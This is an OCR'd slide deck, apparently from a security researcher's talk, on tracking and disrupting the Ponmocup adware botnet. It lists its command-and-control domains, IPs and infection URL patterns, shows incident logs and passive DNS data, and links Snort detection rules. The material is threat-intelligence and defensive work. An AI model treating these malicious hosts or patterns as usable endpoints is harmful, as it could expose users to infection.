
January through June, 2013

Win32/Vundo. A multi-component family of programs that deliver pop-up advertisements and may download and execute arbitrary files. Vundo is often installed without a user's consent as a browser helper object (BHO).

Win32/Swisyn. A trojan that drops and executes arbitrary files on an infected computer. The dropped files may be potentially unwanted or malicious programs.

→ http://www.microsoft.com/sir

ThreatSTOP Blog



The Ponmocup botnet is currently less of a threat as it seems to not download really nasty malware onto infected computers, rather it displays a lot of unwanted ads and does very little more.

http://www.threatstop.com/neutrino-ponmocup

http://blog.threatstop.com/2013/11/08/blocking-neutrino-ek-and-ponmocup-droppers/

ThreatSTOP Blog

The second is the Ponmocup Adware Botnet also known as Trojan.Milicenso. Ponmocup is currently considered less harmful as it seems to be used mainly for adware and clickfraud but there is no reason to assume that this will remain the case.

http://blog.threatstop.com/2013/11/08/blocking-neutrino-ek-and-ponmocup-droppers/

Some ideas…

How to stop Malware spreading?

How to take down this Botnet?

Call to action / Join me, anyone?

Created “Ponmocup Botnet working group”

- Some Ideas *(just a few)*
  - ✓ Confirm “anti-sinkholing” → IP = funct(DNS)
  - ➢ Find new C&C domains, IPs, URL patterns
  - ➢ Sinkhole more (active, current) C&C domains
  - ➢ Add IOC reg-key to MS AV detection (MSRT?)
  - ➢ Use special “bot” to find more infected sites (Search engines – Google, MS) → notify
  - ➢ *More to come…*

→ Please join if you’re interested

Ponmocup Botnet working group

https://groups.google.com/group/ponmocup-botnet-working-group

Thanks goes to…

For contributions & collaborations

- J-Michael from VirusShare.com
- Roman from abuse.ch & Re2 for feedback
- Shadowserver for Ponmocup sinkhole data
- **All members from closed groups / lists (including MalwareMustDie)** who helped me and contributed in one way or another
- DNSDB @ ISC, Umbrella Security Labs (Sgraph) for free accounts, TotalHash (Cymru)

Questions ?

Malware feeds / links (Demo)

Introducing Ponmocup-Finder

Ponmocup-Finder has evolved into a little "workflow" :-)

- add new infected domains to the list
- daily cronjob to run Ponmocup-Finder
- latest Ponmocup-Finder script
- list of currently infected webservers
- history of all previously infected webservers
- notification lists for CH / LI and DE domains

Malware CIF feeds (Demo)

For malicious domains and IPs you can download my malware feeds (also using CIF) here:

- http://security-research.dyndns.org/pub/malware-feeds/ponmocup-botnet-domains.txt
- http://security-research.dyndns.org/pub/malware-feeds/ponmocup-botnet-ips.txt
- http://security-research.dyndns.org/pub/malware-feeds/ponmocup-malware-domains.txt
- http://security-research.dyndns.org/pub/malware-feeds/ponmocup-malware-ips.txt
- http://security-research.dyndns.org/pub/malware-feeds/ponmocup-infected-domains-CIF-latest.txt

Bonus Slides

Passive DNS for some C&C Domains

Returned 5 RRsets in 0.14 seconds.

bailiwick	**intohave.com.**
count	4193
first seen	2013-01-14 15:38:52 -0000
last seen	2013-05-01 12:35:54 -0000
intohave.com.	A 29.172.39.109

bailiwick	**intohave.com.**
count	6337
first seen	2012-07-27 13:23:32 -0000
last seen	2013-01-14 11:47:05 -0000
intohave.com.	A 64.179.44.188

UMBRELLA SECURITY LABS


UMBRELLA SECURITY GRAPH

DETAILS FOR INTOHAVE.COM

This domain is currently listed in the OpenDNS blacklist

DETAILS FOR INTOHAVE.COM

This domain is currently listed in the OpenDNS blacklist



UMBRELLA SECURITY GRAPH

Requester geo distribution	TR (20.25 %) DZ (16.26 %) US (12.58 %) EG (5.83 %) [illegible] ID (1.84 %) VN (1.53 %) PL (1.53 %) FR (1.23 %) MX (1 ES (0.92 %) VE (0.61 %) CO (0.61 %) AZ (0.61 %) DK ([illegible] CW (0.31 %) MA (0.31 %) PY (0.31 %) HU (0.31 %) HK MY (0.31 %) SK (0.31 %) AU (0.31 %) CM (0.31 %) CR JM (0.31 %) NO (0.31 %)
Requester geo distribution (normalized)	AZ (10.74 %) PY (10.45 %) PE (7.38 %) CW (5.81 %) JM CM (2.70 %) EG (2.37 %) IR (2.27 %) NI (2.24 %) IL (1. VE (1.43 %) SK (1.26 %) TR (1.26 %) NG (1.20 %) CO ([illegible] PL (0.80 %) PK (0.79 %) ES (0.79 %) CL (0.77 %) BG ([illegible] IE (0.58 %) FR (0.55 %) BR (0.51 %) IT (0.50 %) CA (0. MY (0.21 %) GB (0.12 %)

UMBRELLA SECURITY LABS

UMBRELLA SECURITY GRAPH

DETAILS FOR ENCKFELD.NET


Search in Google

Classifier prediction: benign (confidence: 1)

Umbrella graph score: +100

This domain has a fairly good SecureRank 2

Download as CSV



DETAILS FOR DIRECTICULTURE.COM


Search in Google

Classifier prediction: benign (confidence: 1)

Umbrella graph score: +100

This domain has a fairly good SecureRank 2

Download as CSV



UMBRELLA SECURITY LABS

UMBRELLA SECURITY GRAPH


DETAILS FOR DIRECTLYVAST.COM

Search in Google

Classifier prediction: benign (confidence: 0.944)

Umbrella graph score: +89

Download as CSV



DETAILS FOR CLAIMSREFERENCE.NET


Search in Google

Geo distance between hosts serving this domain is fairly high

Classifier prediction: benign (confidence: 1)

Umbrella graph score: +100

Download as CSV



Twitter feedback

TomU @c_APT_ure 17 Nov

@threatstop microsoft.com/security/porta…
"family uses advanced defensive & stealth techniques to escape detection & to hinder removal"

View conversation Reply Delete Favorite More


TomU @c_APT_ure 17 Nov

@threatstop symantec.com/connect/blogs/… "using adware as decoy to distract attention [...] categorize it as low risk and be dismissed."

View conversation Reply Delete Favorite More

http://www.symantec.com/connect/blogs/trojanmilicenso-paper-salesman-s-dream-come-true
http://www.microsoft.com/security/portal/threat/encyclopedia/entry.aspx?Name=Win32%2fVundo
http://www.symantec.com/connect/forums/print-server-gone-wild

Twitter feedback



TomU @c_APT_ure 17 Nov

@threatstop 1 more: symantec.com/connect/forums... "Each component of this threat is highly encrypted [...] & unique on each machine at byte level"

View conversation Reply Delete Favorite More

TomU @c_APT_ure 17 Nov

@threatstop and all this uber-advanced stuff just to serve adware? Seen corporate infections w/out adware present. May be diff for homeusers

View conversation Reply Delete Favorite More

http://www.symantec.com/connect/blogs/trojanmilicenso-paper-salesman-s-dream-come-true
http://www.microsoft.com/security/portal/threat/encyclopedia/entry.aspx?Name=Win32%2fVundo
http://www.symantec.com/connect/forums/print-server-gone-wild

The Incident

Date	Time	Service	Source	Destination
09. Feb 11	09:00:35	80	10.3.3.3	174.36.82.151
07. Feb 11	12:22:49	80	10.1.1.1	174.36.82.151
07. Feb 11	08:53:28	80	10.3.3.3	
06. Feb 11	19:30:48	80	10.4.4.4	
06. Feb 11	19:28:58	80	10.4.4.4	
04. Feb 11	13:00:04	80	10.1.1.1	
02. Feb 11	12:33:41	80	10.1.1.1	
02. Feb 11	08:55:46	80	10.3.3.3	
27. Jan 11	08:45:55	80	10.1.1.1	
26. Jan 11	08:57:56	80	10.3.3.3	
24. Jan 11	12:54:39	80	10.1.1.1	174.36.82.151
24. Jan 11	08:36:58	80	10.3.3.3	174.36.82.151
20. Jan 11	11:02:41	80	10.1.1.1	174.36.82.151
19. Jan 11	08:57:15	80	10.3.3.3	174.36.82.151
17. Jan 11	12:20:10	80	10.1.1.1	174.36.82.151
17. Jan 11	08:52:45	80	10.3.3.3	174.36.82.151


10.03.2010	10:33
16.03.2010	11:09
13.06.2010	20:25
06.02.2011	19:06
04.03.2011	10:10
10.03.2011	07:01

The Incident

```
2011-02-04:   2 174.36.82.151 174.36.82.151
2011-02-06:   1 174.36.82.151 174.36.82.151
2011-02-06:   2 amegatech.net 174.36.82.151
2011-02-07:   2 174.36.82.151 174.36.82.151
2011-02-09:   1 marksandco.net 174.36.82.151
2011-02-11:   1 marksandco.net 174.36.82.151
2011-02-12:   1 94.75.234.107 94.75.234.107
2011-02-14:   2 94.75.234.107 94.75.234.107
2011-02-17:   1 inetspeedup.com 94.75.234.98
2011-02-21:   1 94.75.234.107 94.75.234.107
2011-02-23:   1 94.75.234.107 94.75.234.107
2011-02-25:   1 94.75.234.107 94.75.234.107
2011-02-26:   1 marksandco.net 94.75.234.98
2011-02-27:   1 94.75.234.107 94.75.234.107
```

The Incident

- Find the Persistence



Sharing is caring ☺

Sharing publicly
Malware C&C details

Sharing C&C traffic details

http://www9.dyndns-server.com:8080/pub/botnet-links.html

This page is dedicated to provide a collection of links and details about the Ponmocup malware / botnet.
We've discovered several infected hosts and have malware samples, memory dumps (Memorize), C&C traffic d

Please send comments and questions to: toms.security.stuff -at- gmail.com

>>> You can also follow me on Twitter: @c APT ure or read my Blog <<<

Work in progress... (created on 2011-05-30 / updated: 2012-02-20)

C&C traffic details

Infection step:
(precondition: "normal" User-Agent, i.e. IE and Referrer header from a search engine)

URL-pattern: /cgi-bin/r.cgi?p=...&h=%{HTTP_HOST}&u=%{REQUEST_URI}&q=%{QUERY_STRING}&t=%{TIME}
Domain / IP: many domains / IP's of infected servers!
* NEW * List of infected- and malware-hosting domains / IPs: HTML / TXT *(updated: 2011-06-22)*
* NEW * Samples of infector downloads: 2011-05-12 / 2011-06-30 / 2011-07-19 / 2011-07-21 / 2011-08-03
* NEW * Online analysis of latest infector samples: Anubis / ThreatExpert (2011-07-19)
* NEW * Online analysis of latest infector samples: Anubis / ThreatExpert (2011-07-21)

URL-pattern: /se/...[long hex string].../...[7-8-char hex string].../<search_query_words>.com
Domain / IP: subdomain.therealityglove.com / 95.168.177.142
(where subdomain is often one word followed by one number, <search_query_words> are the search

After executing the downloaded .COM-file infector:

URL-pattern: /html/license_43EC922...[long hex string].html
Domain / IP: surfacechicago.net / 78.159.100.32, checkwebspeed.net / 95.211.8.196

Sharing C&C traffic details

C&C traffic details / URL-patterns

/cgi-bin/r.cgi?p=...&h=%{HTTP_HOST}&u=
%{REQUEST_URI}&q=%{QUERY_STRING}&t=%{TIME}
/se/...[long hex string].../...[7-8 char
hex string].../**<search_query_words>.com**

After executing the downloaded .COM-file infector:

/html/license_...[long hex string].html
/images2/...[long hex string].swf
/cgi-bin/shopping3.cgi?a=[long hex string]
/cgi-bin/unshopping3.cgi?b=[long hex str]
/cgi-bin/rokfeller3.cgi?v=11
(with long hex string in POST body)

C&C patterns → devel ET Snort rules

Snort EmergingThreat Rules

http://doc.emergingthreats.net/bin/view/Main/WebSearch?search=Ponmocup

[pre infection]

